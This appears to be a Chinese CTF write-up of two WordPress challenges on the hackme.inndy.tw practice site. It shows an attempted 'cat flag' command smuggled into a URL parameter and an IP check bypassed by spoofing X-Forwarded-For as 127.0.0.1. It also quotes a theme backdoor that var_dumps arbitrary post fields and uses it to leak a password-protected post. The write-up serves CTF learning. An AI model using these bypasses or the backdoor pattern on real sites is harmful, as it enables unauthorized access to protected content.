
cat[空格]flag

https://blog.csdn.net/qq_41509200

所以就想通过下面的url来读取flag信息

<https://wp.hackme.inndy.tw/?passwd=cat flag>

但是事与愿违啊




只有返回去审计print_f14g()函数了，发现需要满足 `wp_get_user_ip() === '127.0.0.1'` 才能得到flag，跟踪一下 `wp_get_user_ip()`函数

```
function wp_get_user_ip() {  
    >> $ip = $_SERVER['REMOTE_ADDR'];  
    >> if (!empty($_SERVER['HTTP_CLIENT_IP'])) {  
    >>     >> $ip = $_SERVER['HTTP_CLIENT_IP'];  
    >> } elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])) {  
    >>     >> $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];  
    >> }  
    >> return $ip;  
}
```

大兄弟啊，你这不是明摆着让我们用XFF绕过嘛o(￣▽￣)o

于是乎，用burpsuite抓包并添加 `X-Forwarded-For: 127.0.0.1`，在repeater中send即得flag



17、wordpress 2

Find another strange thing in the source code.
Tips: This challenge does not require to exploit anything, don't use any scanner.

上一题的flag提示我们在主题中找后门，而且在2013年10月的一篇文章为flag2,是有密码的，估计就是利用这个后门突破密码限制，而且在

`wordpress\wp-content\themes\astrid\template-parts\content-search.php`

找到可疑操作

```
<!-- debug:<?php var_dump($wp_query->post->{'post_' . (string)($_GET['debug']?:'type')}); ?> -->
```

大概意思是通过post某个值获取这个值的内容？

接着通过下面的url获得flag

```
view-source:https://wp.hackme.inndy.tw/archives/date/2013/10?s=&debug=content
```

```
<span class="posted-on" /><span class="td" id="calendar" /></span></span>
13T15:44:33+00:00">2013-10-13</time><time class="updated" datetime="2016-10-13T16:31:42+00:00">2016-10-13</time>
class="url fn n" href="https://wp.hackme.inndy.tw/archives/author/security-or-nothing">Inndy</a></span></span>
href="https://wp.hackme.inndy.tw/archives/category/uncategorized" rel="category tag">未分類</a></span> </
</header><!-- .entry-header -->

<div class="entry-summary">
  <p>受保護的文章不會產生摘要。</p>
</div><!-- .entry-summary -->
<!-- debug:string(49) FLAG{Theme is good, but it may contains backd00r}</div>
-->

<footer class="entry-footer">
  </footer><!-- .entry-footer -->
</article><!-- #post-## -->

</main><!-- #main -->
</section><!-- #primary -->
```

https://blog.csdn.net/qq_41509200

后面几题实在是看着大佬的wp都整不出来flag，所以就写这么多吧

本文参考了如下手足的文章：

- <https://skysec.top/2018/01/07/hackme%E7%BD%91%E7%AB%99%E8%BE%B9%E5%81%9A%E8%BE%B9%E8%AE%B0%E5%BD%95/#WEB>
- <https://museljh.github.io/2019/02/14/hackme%20web%20wp/>
- <https://blog.csdn.net/xiaorouji/article/details/82461190>
- <http://chaosec.top/2018/08/28/hackme/>
- https://www.aloxaf.com/2018/07/hackme_inndy/
- <https://github.com/taoky/my-inndy-ctf-writeup/blob/master/Web.md>